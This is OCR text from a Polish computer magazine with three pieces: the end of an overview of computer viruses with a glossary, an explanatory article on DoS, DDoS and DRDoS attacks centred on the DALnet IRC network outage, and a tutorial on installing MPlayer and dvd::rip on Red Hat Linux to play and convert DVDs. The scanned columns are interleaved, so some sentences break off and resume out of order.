W32.Magistr.39921@mm to robak, który usiłuje wysłać swoją kopię do jak największej liczby adresów znajdujących w książkach Windows i Eudora oraz w folderach Wysłane elementy Outlook Expressa i Netscape'a. Powo- duje niestabilność systemu, nadpisując zbiory na twardym dysku, wyma- zując CMOS i flashując BIOS. Dodatkowo wysyła znalezione dokumenty Worda do losowo wybranych osób.

Źródło:

Symantec Security Response's Top Five Worldwide Threats in 2002

blisko celu. Jednym z ostatnich osiągnięć środowiska vx jest opra- cowanie silnika wirusowego Mistfall. Zastosowana w nim technika code integration powoduje, że wirus może rozebrać na czynniki pierwsze nie- mały każdy plik wykonywalny EXE i zmieszać z nim swój własny kod. Znane są również próby wyposaże- nia wirusów w sztuczną inteligencję. Jednak algorytmy SI to setki stron kodu, trudno byłoby więc ukryć ta- kiego bakcyła.

Programy w Windows działają w przestrzeni zwanej ring3 i nie mogą wykonywać niektórych dzia- łań, jak na przykład zamykanie in- nych aplikacji. Jest to możliwe w trybie jądra (ring0), najbliższym sprzętowi. Programiści wirusów znaleźli już kilka metod przejścia do tego trybu. Wirusy mogłyby za- tem wyłączać skanery i monitory antywirusowe, a potem pustoszyć komputer. Opracowano już teore- tyczne podstawy wirusa, który mógłby zainfekować większość komputerów w sieci w 15 minut.

Jeżeli uda się stworzyć coś takiego, może zdarzyć się nawet ogólno- światowa katastrofa. **TN**



Warto zajrzeć...

Tematyka wirusowa:

- www.wiruspc.pl
- wirusy.onet.pl

Tematyka antyspyware:

- www.spy-software.org
- www.cexx.org

Strony producentów oprogramowania płatnego:

- www.mks.com.pl
- www.mcafee.pl
- www.symantec.com/region/pl/
- www.kaspersky.pl
- www.drweb.com.pl

Strony producentów darmowych narzędzi:

- www.free-av.com
- www.avast.com/avast32.htm
- www.grisoft.com
- www.finjan.com/products/surfinguard.cfm
- www.volto.com/interceptor/
- www.vintage-solutions.com



Trudne terminy

» **adware** – ang. advertisement software – oprogramo- wanie reklamowe – program zintegrowany z inną aplika- cją, wyświetlający reklamy w specjalnym okienku.

» **bomba logiczna, bomba czasowa** – funkcja wi- rusa, powodująca wykonanie destrukcyjnych działań tylko po wystąpieniu określonych warunków (określona data, liczba infekcji itp.).

» **code integration** – jedna z najnowocześniejszych technik działania wirusa, polegająca na rozłożeniu pliku – ofiary na czynniki pierwsze, połączeniu z kodem wirusa i ponownej kompilacji.

» **dialer** – program zmieniający ustawienia połączenia modemowego tak, aby komputer łączył się z numerami zagranicznymi lub 0700.

» **koń trojański, trojan** – program szkodliwy, ukryty w innej aplikacji, często zawierający moduł RAT, umożli- wiający kontrolowanie komputera z zewnątrz.

» **malware** – ang. malicious software – oprogramowa- nie szkodliwe – programy najczęściej działające w ukryciu, napisane w celu destrukcyjnym lub osiągnięcia korzyści (adware, spyware, dialery).

» **monitor** – program obecny w pamięci komputera, wykrywający wirusy podczas uruchamiania, kopiowania, otwierania itp.

» **nosiciel** – program zainfekowany.

» **piaskownica** – ang. sandbox – sztuczne, wyzolo- wane środowisko do uruchamiania podejrzanych programów.

» **polimorfizm** – zdolność wirusa do modyfikacji i szyfrowania własnego kodu.

» **RAT** – ang. Remote Access Tool – narzędzie zdalnego dostępu – moduł umieszczany przeważnie w koniach trojańskich, pozwalający na dostęp do systemu z zewnątrz.

» **retrostruktury, retrowirusy** – wirusy stosujące mechanizmy niszczenia lub unieruchamiania skanerów antywirusowych.

» **replikacja** – powielanie się wirusa lub robaka.

» **ring0** – poziom jądra systemu Windows o bardzo dużych możliwościach działania.

» **ring3** – poziom działania aplikacji w systemie Win- dows o ograniczonej funkcjonalności.

» **robak** – program szkodliwy, którego głównym celem jest powielanie się za pomocą sieci.

» **skaner** – program analizujący kod podejrzanej aplika- cji i porównujący go z bazą sygnatur.

» **spyware** – ang. spying software – oprogramowanie szpiegujące – aplikacje umieszczane w innych progra- mach, zbierające dane o preferencjach użytkownika.

» **stealth** – techniki mające na celu ukrycie obecności wirusa przed użytkownikiem i systemem.

» **VBS worm** – robak stworzony w języku Visual Basic Script (na przykład Loveletter).

» **vx coder, vx writer** – autor wirusów.

» **web worm** – robak ukryty w treści strony WWW.



FOT: COREL/MONIAZ KOMPUTER ŚWIAT EKSPERT

Atak w tłumie

Arsenał hakerów powiększył się o nową, bardzo skuteczną broń – możliwość bezkarnego odcięcia serwera od internetu

Określenie Denial of Service, w skrócie DoS, to technika ataków internetowych. Polega na zalaniu wybranego serwera taką liczbą wywołań, że ten zaczyna najpierw zwalniać, po czym zupełnie przestaje reagować na zapytania. Wyobraźmy sobie sieciowe archiwum FTP z limitem dostępu dla dziesięciu użytkowników. Jeśli jedna osoba zaloguje się dziesięć razy i nie będzie chciała się rozłączyć, doprowadzi to do zablokowania dostępu innym internautom.

W praktyce atakowana jest nie konkretna usługa (WWW czy FTP), lecz podsystem odpowiedzialny za komunikację z internetem. Jest on zajmowany tyloma zapytaniami kontrolnymi (na przykład pingami), że łączy nie przepuszcza już żadnej innej informacji.

DDoS i DRDoS

Rozwinięciem techniki DoS jest DDoS (Distributed DoS), gdzie ataku dokonuje nie jeden serwer, ale cała ich grupa działająca w skoordynowany sposób. Wyrafinowane metody DDoS polegają dodatkowo na podszywaniu się pod różne adresy IP (tak zwany IP Spoofing), wskutek czego każda z maszyn przeprowadzających uderzenie może zachowywać się tak, jakby była kilkudziesięcioma różnymi komputerami. W ten sposób siła ataku jest większa, a kwestia namierzenia winowajcy bardziej skomplikowana.

Najbardziej zaawansowaną techniką ataków DoS jest Distributed Reflection DoS (DRDoS). Haker wybiera grupę końcówek sieciowych (mogą nimi być serwery, zwykłe domowe pecety lub rutery sieci szkieletowej). Następnie, korzystając z luk w zabezpieczeniach, bez potrzeby instalowania na nich własnego opro-


gramowania łączy je ze sobą wymianą pakietów tak, żeby same zaczęły generować pomiędzy sobą spreparowany ruch uniemożliwiający normalną pracę.

Co zablokowało DALnet

Problemy sieci DALnet spowodował długotrwały atak typu DDoS, który dorównując szkodliwością atakowi DRDoS, jest mniej skomplikowany. Jak przeprowadzono tę agresję? Najpierw agresorzy zorganizowali tak zwany dosnet, czyli zespół maszyn mogących po wydaniu

trajnego huba, którym mógł być jeden z tysięcy kanałów w jednej z wielu sieci IRC – rezydujące na nim boty przekażą odpowiednie instrukcje czekającym końcówkom.

Wspomniany przypadek DALnet pokazuje, że internet wymyka się spod kontroli. Ta sieć IRC jest od wielu miesięcy obiektem ataku DDoS, który skutecznie blokuje punkty dostępowe IRC, serwery WWW i pocztowe oraz systemy obsługi domen DNS. Obecnie sieć rozłożona jest na łopatki. Jej operatorzy przyznają, że nie kontrolują sytuacji,



Po ataku DDoS z większością serwerów DALnetu nadal nie można się połączyć

komendy rozpocząć skoordynowane działanie. Dobry dosnet składa się z opanowanych przez hakera serwerów znajdujących się w różnych miejscach internetu, w różnych państwach. Po uzyskaniu dostępu administracyjnego do jednostki zainstalowali tak zwany rootkit. Jest to podmieniony zestaw tych aplikacji systemowych, które mogą powiadomić administratora o fakcie włamania. Dzięki temu można swobodnie wykorzystywać taki komputer do własnych celów przez dłuższy okres przy całkowitej nieświadomości jego operatora.

Przygotowanie odpowiednich końcówek było na dobrą sprawę jedną trudnością w całym przedsięwzięciu. Następnie bowiem zainstalowano na nich narzędzia do ataków DDoS, które na przykład w wersjach linuxowych dostępne są niemal dla każdego. Sieć gotowych do ataku komputerów koordynowano z cen-

a wszystkie podjęte kroki (współpraca z amerykańskim departamentem FBI do spraw przestępczości komputerowej, konsultacje z uznanymi ekspertami jak Steve Gibson z GRC.com i interwencje u zidentyfikowanych operatorów telekomunikacyjnych) okazały się nieskuteczne.

Niewiele można już zrobić – DALnet zdany jest na łaskę ludzi stojących za atakiem. Najbardziej prawdopodobnym scenariuszem w przypadku dalszego działania dosnetu jest wykruszenie się wszystkich serwerów, których operatorzy sponsorujący hosting po prostu znudzą się terroryzowaniem swojej ofiary.

Finał może być jednak inny. Ostatnie wydarzenia dają powody przypuszczać, że atak miał na celu zmuszenie organizatorów DALnetu do uniemożliwienia użytkownikom wykorzystywania kanałów IRC w roli centrów wspomagających dystrybucję cyfrowych materiałów multime-



Trudne terminy

» **DoS** – ang. Denial of Service – technika ataków internetowych, która generując sztuczne obciążenie serwera, prowadzi do zaburzenia jego podstawowych funkcji, co w konsekwencji blokuje serwer

» **SYN Flooding** – pierwsza metoda ataków DoS wykorzystująca niedociągnięcia protokołów transmisyjnych. Nie wiąże się z koniecznością transmisji dużych ilości danych, doprowadza jedynie do przepełnienia podsystemu obsługi interfejsów sieciowych

» **DDoS i DRDoS** – ang. Distributed DoS i Distributed Reflection DoS – techniki ataków DoS polegające na agresywnym zajęciu całej dostępnej przepustowości łącza ofiary. Trudne do namierzenia, praktycznie niemożliwe do opanowania

» **IP Spoofing** – podszywanie się pod cudze adresy IP. Może służyć zmyleniu systemów ochronnych opartych na identyfikacji adresów IP lub utrudnić wykrycie komputera przeprowadzającego atak DoS

dialnych, których rozpowszechnianie łamie prawa autorskie. DALnet zgodził się już zmienić regulamin i najbliższe tygodnie pokażą, czy sieć znowu ruszy.

Atak doskonały?

Jeszcze nie istnieje skuteczna obrona przed DDoS-em. Wyrafinowane metody ataków przy wykorzystaniu spoofingu adresów IP maskują faktycznego wroga. Zidentyfikowanie go pośród setek adresów, spod których otrzymuje się spreparowane zapytania, jest niezwykle trudne. Nie można zrobić nic lokalnie, aby obronić się przed falą pakietów. Problem częściowo rozwiązałoby skontaktowanie się z operatorem sieci, w której znajduje się atakujący komputer. Tu jednak wracamy do kwestii zlokalizowania nie jednego, ale wielu komputerów, z których każdy kryje się za całą klasą adresów. Wszystko to jest czasochłonne i wcale nie musi skończyć

Czy atak miał zmusić DALnet do zaprzestania udostępniania kanałów IRC do dystrybucji plików, których rozpowszechnianie łamie prawa autorskie?

się pozytywnie (trudno jest namówić operatora w Korei, żeby zajął się sprawą z drugiego końca świata).

Przewyciężenie wszystkich problemów wcale nie gwarantuje sukcesu. Wyłączenie z atakującego dosnetu jednej czy nawet kilku maszyn może być przez hakera szybko i bez trudu skompensowane przyłączeniem do ataku następnych komputerów.

TB ■



Warto zajrzeć...

Adresy WWW:

- www.dal.net
- www.grc.com



Biblioteki
multimedialne
i kodeki GPL
dvd::rip GPL
MPlayer GPL
subtitleripper GPL
transcode GPL
VCDImager GPL

Linux multi- medialny

FOT.: COREL/BE&W/montaż KOMPUTER ŚWIAT EKSPERT

Najnowsze wersje Linuksa doskonale nadają się do odtwarzania i ripowania filmów. Ekspert pokaże, jak zainstalować potrzebne oprogramowanie oraz jak się nim posługiwać

Standardowa instalacja Linuksa nie nadaje się do zastosowań multimedialnych. Ekspert pokaże, jak zainstalować i używać oprogramowanie przeznaczone do odtwarzania oraz konwersji filmów DVD na inne formaty. Wykorzystamy do tego celu **Linux RedHat 8.0** oraz zestaw programów narzędziowych i bibliotek systemowych. Niniejsze porady powinny bez problemu działać także na innych popularnych dystrybucjach Linuksa.

Do odtwarzania filmów MPlayer

Napisano już wiele programów i bibliotek pod systemy linuxowe umożliwiających odtwarzanie plików wideo. Programami godnymi uwagi są **Xine**, **Ogle**, **avifile** oraz **MPlayer**. Ten ostatni jest zdecydowanie najlepszą i najszybciej rozwijającą się aplikacją. Ma interfejs GUI + z możliwością wyboru skórek. Umożliwia tworzenie playlist. Obsługuje prawie wszystkie

formaty napisów do filmów. Ma możliwość definiowania własnej mapy znakowej, dlatego możliwe jest stworzenie dowolnego alfabetu i zestawu czcionek do wyświetlania napisów.

Mplayer korzysta z natywnych kodeków, skompilowanych pod Uniksem, oraz potrafi obsługiwać kodeki w postaci windowsowych bibliotek DLL. Dzięki temu możliwe stało się odtwarzanie plików multimedialnych, do których nie ma udostępnionych kodów źródłowych lub specyfikacji (RealAudio/RealVideo, WMV) – wszystkie kodeki pochodzące z Windows są standardowo zainstalowane w katalogu **/usr/lib/win 32**

MPlayer może odtwarzać filmy DVD, VCD, SVCD oraz strumienie wideo. Może również wyświetlać obraz na wskazanym przez użytkownika urządzeniu. Pakiet znajdujący się na płycie Eksperta zawiera MPlayer 0.90RC4, zestaw polskich fontów oraz większość kodeków obsługiwanych przez program.

Do konwersji: transcode i dvd::rip

Konwersja DVD do DivX jest możliwa dzięki pakietowi **transcode**. W jego skład wchodzi programy służące do zgrzywania plików z płyty DVD oraz operacji na plikach AVI. Głównym programem jest transcode, służący do konwersji plików z jednego formatu na inny. Jest to komenda shellowa – duża liczba parametrów może zniechęcić do jej używania. Dlatego właśnie stworzono **dvd::rip**, który jest graficznym programem zastępującym z pakietu transcode.

dvd::rip umożliwia konwersję filmów DVD na inne formaty wideo, począwszy od zgrania filmu z komputera, a na wypaleniu go na CD już w przekonwertowanym formacie, kończąc. Aby dvd::rip zadziałał, wymagany jest interpreter języka **Perl**, biblioteka **Gtk-Perl** oraz pakiet **ImageMagick**. Można je znaleźć na płycie instalacyjnej Linuksa, choć standardowo powinny być zainstalowane. Pozostałe pakiety Ekspert zamieścił na płycie CD-ROM dołączonej do czasopisma.

Instalacja programów

Zanim przystąpimy do konwersji filmów, musimy zainstalować

w systemie niezbędne biblioteki i aplikacje. Ważna jest kolejność, w której instalujemy poszczególne komponenty na dysku twardym.

1. Zaczynamy od bibliotek, które tworzą odpowiednie środowisko do pracy aplikacji. Instalacja każdego z archiwów, bibliotek, jak i programów przebiega podobnie. Należy odnaleźć na płycie Eksperta odpowiednie archiwum, a następnie rozpakować je do katalogu roboczego **/tmp**, wydając komendę:
tar xzf ARCHIWUM.tar.gz -C /tmp
gdzie **ARCHIWUM** jest nazwą paczki z oprogramowaniem.

2. Następnie przechodzimy do katalogu **/tmp** poleceniem:
cd /tmp

3. W tym katalogu powinien znajdować się katalog o nazwie takiej samej jak główny trzon nazwy archiwum. Teraz wystarczy przejść

Ekspert radzi

Najczęstszym błędem, jaki może wystąpić podczas instalacji, jest brak wymaganych systemowych bibliotek. W takiej sytuacji należy je doinstalować z płyty instalacyjnej Linuksa.

Linuksowy MPlayer jest kombajnem do odtwarzania filmów we wszystkich formatach



do katalogu z archiwum, a następnie wywołać skrypt instalacyjny:

```
cd ARCHIWUM && ./instaluj
```

4. Następnie instalujemy MPlayer – na krążku Eksperta znajdziemy wersję w formacie RPM.

5. Jeśli chcemy konwertować filmy z płyt DVD-Video, powinniśmy także zainstalować oprogramowanie niezbędne do działania dvd:ripa: **transcode**, **subtilerip-per** oraz **vcdimager**. Dopiero na samym końcu należy zainstalować aplikację dvd:rip.

Oglądanie filmów w MPlayerze


MPlayer (a także dvd:rip) będzie domyślnie wymagać urządzenia o nazwie **/dev/dvd**. Zazwyczaj jest to link do nazwy czytnika CD/DVD. Podobne dowiezienie **/dev/cdrom** jest tworzone przy instalacji systemu i z tego właśnie skorzystamy.

1. Link do urządzenia tworzymy poleceniem:

```
ln -s /dev/cdrom /dev/dvd
```

2. Aby uruchomić MPlayer w wersji shellowej, należy wydać polecenie **mplayer**. Wersja z GUI dostępna jest pod nazwą **gmplayer**. Po uruchomieniu programu otworzy się okienko, w którym będzie wyświetlany film oraz panel sterowania programem.

3. Przeciśnięcie prawego przycisku myszy nad okienkiem z programem spowoduje otwarcie menu z listą poleceń. Umożliwiają one między innymi sterowanie odtwarzaniem filmów i plików znajdujących się na dysku twardym i na płytach włożonych do napędu komputera. Znajdziemy także opcje dotyczące ustawień, wielkości okna z odtwarzanym filmem oraz aplikator skrótek dla MPlayera.



Konfiguracja dvd:ripa

Po instalacji plików przejdźmy do wstępnego skonfigurowania programu dvd:rip. Aplikacja ta ma wiele możliwości poukrywanych na kilku zakładkach, warto je poznać.


1. Zanim uruchomimy program, należy ustawić zmienną **PERLIO**, potrzebną do prawidłowego działania programu napisanego w języku Perl. Czynimy to poleceniem:

```
export PERLIO=stdio
```

Jeżeli tego nie zrobimy, program za każdym uruchamianiem będzie informować o braku takiego ustawienia.

2. Następnie uruchamiamy dvd:ripa komendą **dvdrrip**

3. Podczas pierwszego uruchamiania aplikacji przez użytkownika



otworzone zostaje okno konfiguracyjne.

4. Pierwszą zakładką w oknie konfiguracyjnym jest **Filesystem**. Definiujemy tu urządzenia i katalogi, w których znajdują się tworzone podczas pracy pliki. Pole 1 wskazuje na urządzenie, pod jakim znajduje się czytnik. Podajemy tu **/dev/dvd** (link taki został utworzony wcześniej podczas instalacji oprogramowania). Z kolei 2 wskazuje na katalog, pod który ma być podmontowana płyta DVD – wpiszmy tu **/mnt/cdrom**.

Ekspert radzi


Jeżeli zdefiniujemy w polu **DVD mount point** inny katalog, ważne jest, aby dopisać go do pliku **/etc/fstab** dvd:rip wykorzystuje systemowe polecenie **mount** do zamontowania płyty, podając jedynie miejsce montowania. Dane o urządzeniu obsługującym konkretne medium, system plików i flagi używane podczas montowania są brane z wyżej wymienionego pliku.

5. Przyjrzyjmy się kolejnym polom na tej zakładce. 3 to katalog, w którym program dvd:rip będzie zapisywał pliki powstające podczas konwersji filmów. Ekspert utworzył osobny katalog o nazwie **/home/dvd**, przeznaczony tylko



Ekspert radzi

W każdym oknie konfiguracyjnym znajdziemy trzy przyciski oraz pole tekstowe. Pierwszy nakazuje sprawdzić całą konfigurację programu, drugi ustawienia znajdujące się w obecnej zakładce.




Czerwone napisy w ramce wskazują na błędne ustawienia, które należy poprawić. Kolor zielony oznacza ustawienia poprawne. Przycisk zatwierdza konfigurację, nawet gdy nie jest poprawna.

do tego celu. Ważne jest, aby na partycji tej było około 10 GB wolnego miejsca. W polu 4 podajemy ten sam katalog jak w 3.

6. Następne pole to 5, które odnosi się do rozszerzenia, z jakim mają powstawać pliki zapisane w formacie OGG. Do wyboru są na-


daje możliwość połączenia wielu komputerów ze sobą i rozdzielania pracy podczas konwersji filmu. Oczywiście klaster do funkcjonowania wymaga sieci komputerowej.



10. Pozostała nam jeszcze zakładka **Miscellaneous options**. Pole określa domyślny kodek wideo, jaki ma być użyty do przekodowania filmu – wskażmy najnowszy **DivX5**. Kolejne dwa pola określają wymiary, jakie będzie mieć okno programu. Pole definiuje natomiast metodę odkodowywania płyt DVD (więcej informacji znajdziemy w helpie).

zwy **.ogm** oraz **.ogg**. Istnieje również możliwość wpisania własnego rozszerzenia.

7. Kolejną ważną zakładką jest **Commands**, w której wskazujemy programy służące do odtwarzania plików multimedialnych, a które będą wywoływane do odtwarzania obrazów w różnych postaciach.



8. W polu 6 definiuje się odtwarzacz DVD, który ma odtwarzać poszczególne sceny z filmu. Z kolei 7 ustawia aplikację służącą do odtwarzania plików multimedialnych, a 8 wskazuje program mający odtwarzać dane podawane na standardowe wejście (na przykład w czasie streamingu pliku wideo). W polu 9 wybieramy RAR wskazując program do kompresowania napisów z filmów.


9. Na zakładce **Cluster options** konfigurowana jest praca w klastrze. Nie będziemy korzystać z tej funkcji, więc klikamy na

Wstępną konfigurację zakończono. Naciśnijmy przycisk **OK**, aby zatwierdzić ustawienia. Program jest gotowy do pracy.



Ekspert radzi

Ekspert w tym artykule nie pokazuje metod nagrywania płyt z przekonwertowanymi filmami, zatem ustawienia na zakładkach **CD burning** i **cdrrao options** zostaną pominięte.





Ekspert radzi


Informacja o dostępnym oprogramowaniu, którego będzie używać dvd:rip, dostępna jest w menu **Debug**, pod opcją **Show Transcode commands...** (na czerwono zaznaczone są te brakujące).

Name	Comment	Mandatory	Suggested	Minimum	Maximum	Installed
transcode	dvd:rip is nothing without transcode	Yes	0.6.3	0.6.2	-	0.6.3
ImageMagick	Needed for preview image processing	Yes	5.5.3	4.0.0	-	5.4.7
subtitle2pgm	Needed for subtitles	No	0.3	0.3	-	0.3
rar	Needed for compressed subtitles	No	2.71	2.71	2.99	missing
mplayer	Needed for subtitle vobsub viewing	No	0.90	0.90	-	0.90

Ripowanie filmu

Po każdym kolejnym uruchomieniu programu przywita on nas swoją wizytówką oraz menu znajdującym się na górze okna. Aby wywołać ustawienia programu, należy w menu **[Edit]** wybrać opcję **[Edit Preferences...]** **Ctrl+P**.

1. Rozpoczęcie pracy nad nowym filmem umożliwi wybranie w górnym menu polecenia **[File]**, a następnie **[New Project]**. W oknie pojawią się zakładki, ułożone tak, aby wskazać kolejność wykonywania czynności. Na zakładce **[Storage]** jest miejsce na definicję nazwy projektu z konwertowanym filmem oraz katalogów, gdzie będą zapisywane dane.



2. W pozycji **1** należy podać nazwę projektu – zazwyczaj będzie to


nazwa filmu. Domyślną nazwą jest **unnamed**, nie należy jej pozostawiać. Nazwa projektu jest podstawą do tworzenia szkieletu katalogów, w których będą przechowywane dane. Na taki szkielet składa się katalog, wpisany w konfiguracji jako, nazwa projektu, oraz funkcjne katalogi, w których będą przechowywa-

ne pliki z filmem VOB, pliki wynikowe AVI oraz katalog TMP służący do zapisu roboczych plików.

3. U dołu okna w sekcji **1** mamy do wyboru trzy tryby pracy programu: zgranie wszystkich plików na dysk twardy z płyty DVD przed rozpoczęciem przekodowywania **1**, czytanie plików DVD podczas pracy programu kodującego **2** oraz wskazanie katalogu, w którym znajduje się już zgrany film **3**. Pierwsza opcja daje najwięcej możliwości, ale wymaga dużo miejsca na twardym dysku (podczas czytania filmu dvd:rip kopiuje na niego wszystkie dane). Warto ją zaznaczyć, gdy mamy duży dysk twardy. Druga opcja sprawia, że dane są czytane bezpośrednio z płyty DVD, ostatnia pozwala wskazać katalog na dysku, w którym znajduje się już zgrany film.

4. Zakładka **[RIP Title]** umożliwia zgranie filmu. Przyciski **4** służą do wysuwania i wsuwania tacki DVD-ROM-u. Gdy kompakt z filmem znajduje się już w czytniku, należy przycisnąć **5** w celu przeczytania zawartości krążka. Po chwili pojawi się lista plików do zgrania – ten z najdłuższą liczbą ramek (frames) jest filmem, a pozostałe pliki są zwykłe dodatkami do filmu w postaci wywiadów, reportaży itp. Każdą z części można obejrzeć a potem zaznaczyć jeden lub więcej plików do zgrania.

5. Z prawej strony okna wyświetlana jest informacja o ścieżce audio. Jeżeli jest więcej niż jedna ścieżka,



można wybrać odpowiednią, zmieniając ustawienie **1**. Poniżej znajduje się wybór kamery. Natomiast **2** określa tryb wyboru rozdziałów z filmu: przycisk **[All]** zezwala na zgranie wszystkich scen, **[Selection]** zaś spowoduje wyświetlenie listy dostępnych rozdziałów, z możliwością ich wyboru.

Konwersja filmu

1. Przechodzimy na zakładkę konfiguracji parametrów konwersji **[Clip & Zoom]**. W ramce **1** widzimy podgląd filmu po konwersji.

6. Po zaznaczeniu plików do zgrania nie pozostaje nic innego jak tylko je zgrać. Służy do tego przycisk:




7. Podczas pracy programu wyświetlany jest pasek informacyjny, znajdujący się na samym dole okna **2**. Przerwanie zgrzywania możliwe jest po naciśnięciu przycisku **[Cancel]**, znajdującego się po prawej stronie paska. Ripowanie filmu może trwać kilka godzin (dokładny czas zależy od szybkości komputera) – powinniśmy uzbroić się więc w cierpliwość.

2. W sekcji **1** ustawia się parametry konwersji. Dostępne są predefiniowane ustawienia w menu wyboru **7**. W zależności od potrzeb można wybrać jedną z konwersji z DVD na formaty obrazu VCD i SVCD w różnych konfiguracjach oraz proporcjonalną konwersję do wielkości spotykanych w plikach DivX. Ustawienia **8** dają optymalny plik wynikowy.



Ekspert radzi


Na kolejnej zakładce **[Subtitles]** znajduje się sekcja służąca do wyciągania napisów z filmu. Skorzystajmy z niej, jeśli chcemy przenieść napisy do pliku tekstowego.



Ekspert radzi

